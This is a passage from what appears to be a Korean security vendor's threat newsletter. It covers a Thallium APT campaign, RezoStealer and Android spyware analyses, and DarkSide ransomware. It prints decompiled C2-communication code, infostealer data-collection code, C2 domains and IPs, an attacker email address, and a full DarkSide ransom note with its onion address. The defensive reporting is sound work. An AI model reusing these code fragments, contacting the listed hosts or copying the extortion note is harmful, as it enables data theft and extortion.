
```
while ( v16 );
qmemcpy(v15, "¥r¥n------WebKitFormBoundarywhpFxMBe19cSjFnG", 0x2Bu);
v17 = (char *)(v9 - 1);
do
  v18 = (v17++)[1];
while ( v18 );
qmemcpy(v17, "¥r¥nContent-Disposition: form-data; name=¥"MAX_FILE_SIZE¥"", 0x34u);
v19 = (int)(v17 + 52);
v20 = (int)(v9 - 1);
*(_WORD *)v19 = *(_WORD *)"E¥"";
*(_BYTE *)(v19 + 2) = aContentDisposi[54];
do
  v21 = *(_BYTE *)(v20++ + 1);
while ( v21 );
v22 = (char *)(v9 - 1);
*(_DWORD *)v20 = 168626701;
*(_DWORD *)(v20 + 4) = 808464433;
*(_DWORD *)(v20 + 8) = 808464432;
*(_BYTE *)(v20 + 12) = 0;
do
  v23 = (v22++)[1];
while ( v23 );
qmemcpy(v22, "¥r¥n------WebKitFormBoundarywhpFxMBe19cSjFnG", 0x2Bu);
v24 = (int)(v9 - 1);
do
  v25 = *(_BYTE *)(v24++ + 1);
while ( v25 );
```

[그림 9] C2 서버와 통신할 때 사용하는 문자열

02 전문가 기고

악성 파일이 실행되어 정상적으로 실행되면 '4.[아태연구]논문투고규정.docx' 문서 파일이 실행되어 보여지는데, 이 문서의 최종 수정자 계정은 'zhaozhongcheng' 입니다.

이 계정명 역시 【미국 MS 가 고소한 탈륨 그룹, 대한민국 상대로 '페이크 스트라이커' APT 캠페인 위협 고조】 스페셜 리포트와 동일하게 사용 되었고, 여러 침해 사고 흔적에서 반복 목격되고 있는 중요한 위협 단서 중에 하나 입니다.



[그림 10] 미끼 파일로 사용된 정상 논문 투고 규정 문서

02 전문가 기고

C2 서버로 감염된 시스템 정보가 1 차 유출된 후 공격자의 의도에 따라 추가 파일이 다운로드 시도 될 수 있습니다. 공격자는 탈취한 감염 로그를 기반으로 자신이 원하는 대상일 경우 추가 악성파일을 설치하는 2 단계 위협 과정을 거칩니다.

ESRC 는 '논문투고규정' 관련 문서를 사용한 APT 공격을 조사하는 과정에서 C2 가 서로 상이한 2 가지 형태를 발견했습니다.

특히, 'pingguo2.atwebpages[.]com' 도메인의 경우 【미국 MS 가 고소한 탈륨 그룹, 대한민국 상대로 '페이크 스트라이커' APT 캠페인 위협 고조】 스페셜 리포트에서 소개된 'pingguo5.atwebpages[.]com' 주소와 유사성이 높다는 것을 확인할 수 있습니다.

Domain	IP
portable.epizy[.]com	185.27.134[.]213
pingguo2.atwebpages[.]com	185.176.43[.]98

이는 위협 활동이 보안 업체나 분석가 들에게 확인될 경우 추가 C2 체계가 노출되는 것을 최소화하기 위한 입체적 전략으로 예상됩니다.

보통 추가 공격에 사용된 파일은 위협 탐지를 회피하기 위해 XOR 논리 함수 0xFF 키로 파일을 암호화 하여 배포하고, 복호화된 후 실행됩니다.

복호화된 파일은 'Run time utility for Internet Explorer' 모듈인 'IeRtUtil.dll' 파일처럼 익스포트 함수를 위장하고 있습니다.

악성 DLL 파일은 VMProtect 프로그램으로 패킹되어 있고, 'BIN' 리소스에 저장된 추가 악성 모듈을 호출해 'svchost.exe' 정상 프로세스에 인젝션 합니다.

그리고 1 차 정보 수집과 마찬가지로 시스템 정보를 수집해 탈취를 시도하고, 키보드 입력 정보 등을 수집해 특정 이메일 주소로 은밀하게 유출하는 키로깅 기능을 수행하기 때문에 각별한 주의가 필요합니다.

이때 사용된 위협 행위자의 마스터 이메일 계정은 'flower9801@daum.net' 주소로 보이고, 아주 오랜 기간 악용되고 있는 것으로 판단되어 신속한 조치가 요구됩니다.

ESRC 는 탈륨 조직이 수행 중인 APT 캠페인을 보다 상세히 관찰 추적 중이며, 국가 사이버 안보차원의 수준으로 그 중요성을 높게 인식하고 있습니다.

특정 정부가 연계된 APT 조직들에 대한 위협이 어느때보다 고조되는 지금, 보다 체계화된 분석 및 대응이 요구되며, 민관 위협 인텔리전스 차원의 협력과 투자가 중요한 시점입니다.

03
악성코드 분석 보고

[Trojan.RezoStealer] 악성코드 분석 보고서

브라우저, Messenger 등의 애플리케이션에 사용되는 Credential 정보, 암호 화폐 지갑 정보, 실행 화면, 웹캠, 클립보드 등 사용자 PC 에서 정보를 유출하는 'RezoStealer' 인포스틸러가 발견되어 사용자들의 주의가 필요하다.

```
using (StreamWriter streamWriter = new StreamWriter(text + "SystemInfo.txt", true))
{
    streamWriter.WriteLine("\n[SYSTEMINFO]\nOSInformation: " + HardwareInfo.GetOSInformation());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nComputerName: " + HardwareInfo.GetComputerName());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nAccountName: " + HardwareInfo.GetAccountName());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nVideoController: " + HardwareInfo.GetVideoController());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nRAM: " + HardwareInfo.RAM() + ", noslots - " + HardwareInfo.GetNoRamSlots());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nProcessor: " + HardwareInfo.GetProcessor());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nMotherBoard: " + HardwareInfo.GetMotherBoard());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nScreenResolution: " + HardwareInfo.ScreenResolution());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nTimeZone: " + HardwareInfo.GetTimeZone());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nHDDSerialNo: " + HardwareInfo.GetHDDSerialNo());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nMACAddress: " + HardwareInfo.GetMACAddress());
    streamWriter.WriteLine("\n[SYSTEMINFO]\nCdRomDrive: " + HardwareInfo.GetCdRomDrive());
    streamWriter.WriteLine(string.Concat(new string[]
    {
        "\n[SYSTEMINFO]\nGetBIOS: Smaker - ",
        HardwareInfo.GetBIOSmaker(),
        ", sserno - ",
        HardwareInfo.GetBIOSserNo(),
        ", scaption - ",
        HardwareInfo.GetBIOScaption()
    }));
}
using (StreamWriter streamWriter2 = new StreamWriter(text + "InstallPrograms.txt", true))
{
    streamWriter2.WriteLine(HardwareInfo.GetPrograms());
}
using (StreamWriter streamWriter3 = new StreamWriter(text + "RunningProcess.txt", true))
{
    streamWriter3.WriteLine(HardwareInfo.GetProcess());
}
```

[그림] 감염 PC 정보 탈취 코드 중 일부

'RezoStealer'는 사용자 PC 에서 Credential 정보를 탈취하여 C&C 로 전송하는 악성코드이다. 특징적으로 주목할 만한 기능에는 암호화폐 지갑과 함께 PC 에 연결된 USB 와 바탕화면 경로에 있는 파일을 수집하는 기능이 있다. 수집하는 파일 확장자 목록에는 '.cs', '.sln' 등이 포함되어 있어, 애플리케이션 제작 소스가 유출될 가능성이 높아 피해가 발생할 수 있다.

또한 이번에 발견된 악성 코드는 소스 코드가 인터넷에 이미 공개된 상태이며, 이를 통해 변종 악성코드가 만들어질 수 있어 주의가 필요하다.


따라서 이러한 악성코드로부터 감염을 예방하기 위해서는 출처가 불분명한 메일에 있는 첨부파일 및 링크에 대해 접근을 삼가는 보안 습관을 가져야 한다.

현재 알약에서는 해당 악성 코드를 'Trojan.RezoStealer' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Spyware.Android.Agent] 악성코드 분석 보고서

해당 악성 앱은 사이버 검찰청 사칭 스미싱을 통해서 유포되었으며 SO 파일을 이용하여 C2 를 암호화하고 숨긴다. 구글 플레이스토어와 비슷한 아이콘을 이용해서 사용자를 속이며 기기 정보와 문자 메시지 관련 정보를 탈취한다.

앱 명은 'App Stare'를 사용하며 아이콘은 구글 플레이스토어를 사칭한다. 앱 실행 시 초기화 단계에서 SO 파일을 로드하며 기기 부팅 시 재시작되도록 설정돼 있다.



[그림] 앱 아이콘

해당 악성 앱은 사이버 검찰청을 사칭한 스미싱으로 유포됐다. SO 파일을 이용하여 C2 를 숨기고 있으며 기기 정보와 문자 정보를 탈취한다.

따라서, 악성 앱으로부터 피해를 최소화하기 위해서는 백신 앱을 통한 주기적인 검사가 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않는 것이 기본이고 공식 마켓인 구글 플레이스토어를 통해서 확보한 앱이라도 백신 앱을 추가 설치하여 주기적으로 업데이트하고 검사해야 한다.

현재 알약 M 에서는 해당 앱을 'Spyware.Android.Agent' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04

글로벌 보안 동향


수백 만 달러를 요구하는 새로운 타깃 랜섬웨어인 DarkSide 발견

DarkSide: New targeted ransomware demands million dollar ransoms

이달 초부터 DarkSide 라는 새로운 랜섬웨어 작전이 조직을 공격하기 시작했다. 이들은 커스텀 공격을 통해 이미 수백 만 달러를 벌어들인 것으로 나타났다. 공격자들은 2020 년 8 월 10 일부터 이 새로운 랜섬웨어를 통해 수 많은 기업을 노리는 타깃 공격을 수행하기 시작했다. 공격자들은 보도 자료를 발표해 자신들이 지금까지 다른 랜섬웨어와의 제휴를 통해 이미 수백 만 달러를 벌어들였다고 주장했다. 하지만 그들의 구미에 맞는 새로운 "제품"을 찾지 못하자, 자체적으로 운영하기로 결정한 것으로 나타났다.

"우리 제품은 시장에 막 출시된 새로운 것이다. 하지만 그렇다고 경험 없이 갑자기 나타난 것은 아니다. 우리는 이전에 이미 잘 알려진 CryptoLocker 와의 협업을 통해 수백 만 달러를 벌어들였다. 우리가 사용할 완벽한 제품을 찾지 못했기 때문에 DarkSide 를 만들기에 이르렀다. 이제 우리는 비로소 완벽한 제품을 찾았다."

DarkSide 는 "기업들을 망하게 하고 싶지 않기 때문에" 특정 규모의 랜섬머니를 지불할 여력이 되는 회사만을 노린다고 밝혔다.




[출처]https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms/

또한 공격자들은 아래의 업계는 공격 대상으로 삼지 않는다고 밝혔다.

- 의학 (병원, 호스피스)
- 교육 (학교, 대학교)
- 비영리 단체
- 정부 기관

공격자들이 이 약속을 지킬지 여부는 아직까지 알 수 없다. Bleeping Computer 에서 목격한 피해자의 경우, DarkSide 의 랜섬머니 금액은 20 만 달러부터 200 만 달러에 달한다. 피해자에 따라 이 금액은 적거나 많아질 수 있다.



[그림] DarkSide 데이터 유출 사이트

[출처] https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms/


DarkSide 는 피해자가 랜섬머니를 지불하지 않을 경우, 그들이 훔친 모든 데이터를 웹사이트에 6 개월 동안 게시할 것이라 밝혔다. 이러한 전략은 피해자가 백업을 통해 데이터를 복구하더라도 랜섬머니를 지불하도록 협박하기 위한 것이다. DarkSide 는 피해자가 랜섬머니를 지불할 경우 유출 사이트에 게시된 피해자의 데이터를 삭제할 것이라 밝혔다.

커스텀 랜섬웨어 공격

DarkSide 는 공격 실행 시 타깃 회사만을 위한 커스텀 랜섬웨어 실행파일을 생성한다. 랜섬웨어가 실행되면 피해자가 파일을 복구하는 것을 막기 위해 시스템에서 섀도우 볼륨 복사본을 제거하는 PowerShell 명령을 실행한다. Advanced Intel 의 Vitali Kremez 에 따르면 공격자는 다양한 데이터베이스, 오피스 애플리케이션, 메일 클라이언트를 종료하여 기기를 암호화하기 위한 준비를 시작한다. DarkSide 는 시스템 암호화 시 아래 프로세스를 종료하지 않는다.

- vmcompute.exe
- vmms.exe
- vmwp.exe
- svchost.exe
- TeamViewer.exe
- explorer.exe


랜섬웨어가 TeamViewer 를 종료하지 않는 것은 흔한 일은 아니다. 이로써 공격자가 컴퓨터에 원격으로 접근하는데 이 프로그램을 사용하고 있다는 것을 알 수 있다. 이 암호화 프로세스를 분석한 Michael Gillespie 는 해당 랜섬웨어가 파일을 암호화하기 위해 SALSA20 키를 사용한다고 밝혔다. 이후 이 키는 실행파일에 포함된 공개 RSA-1024 키를 통해 암호화된다. 또한 각 피해자에게는 MAC 주소의 커스텀 체크섬(checksum)을 이용하여 생성된 커스텀 확장자가 부여된다.



[그림] DarkSide 로 암호화된 파일

[출처] https://www.bleepingcomputer.com/news/security/darkside-new-targeted-ransomware-demands-million-dollar-ransoms/

각 실행파일은 커스텀 "Welcome to Dark" 랜섬노트를 포함하고 있다. 해당 랜섬노트에는 훔친 데이터의 양, 데이터 타입, 데이터 유출 사이트에 게시된 그들 데이터의 링크가 기재되어 있다.


README.[redacted].TXT - Notepad2

File Edit View Settings ?

```
1
2 ----------- [ Welcome to Dark ] ------------->
3
4 What happend?
5 ---------------------------------------------
6 Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.
7 But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.
8 Follow our instructions below and you will recover all your data.
9
10 Data leak
11 ---------------------------------------------
12 First of all we have uploaded more then 100 GB data.
13
14 Example of data:
15  - Accounting data
16  - Executive data
17  - Sales data
18  - Customer Support data
19  - Marketing data
20  - Quality data
21  - And more other...
22
23 Your personal leak page: [redacted]
24 The data is preloaded and will be automatically published if you do not pay.
25 After publication, your data will be available for at least 6 months on our tor cdn servers.
26
27 We are ready:
28 - To provide you the evidence of stolen data
29 - To give you universal decrypting tool for all encrypted files.
30 - To delete all the stolen data.
31
32 What guarantees?
33 ---------------------------------------------
34 We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
35 All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
36 We guarantee to decrypt one file for free. Go to the site and contact us.
37
38 How to get access on website?
39 ---------------------------------------------
40 Using a TOR browser:
41 1) Download and install TOR browser from this site: https://torproject.org/
42 2) Open our website: http://darksidfqzcuhtk2.onion/[redacted]
43
44 When you open our website, put the following data in the input form:
45 Key:
46 [redacted]
47 [redacted]
48 [redacted]
49 [redacted]
50 [redacted]
51
52 !!! DANGER !!!
53 DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
54 !!! DANGER !!!
55
```

Ln 33 : 55 Col 47 Sel 0 | 2.60 KB | ANSI | CR+LF | INS | Default Text


[그림] DarkSide 랜섬노트

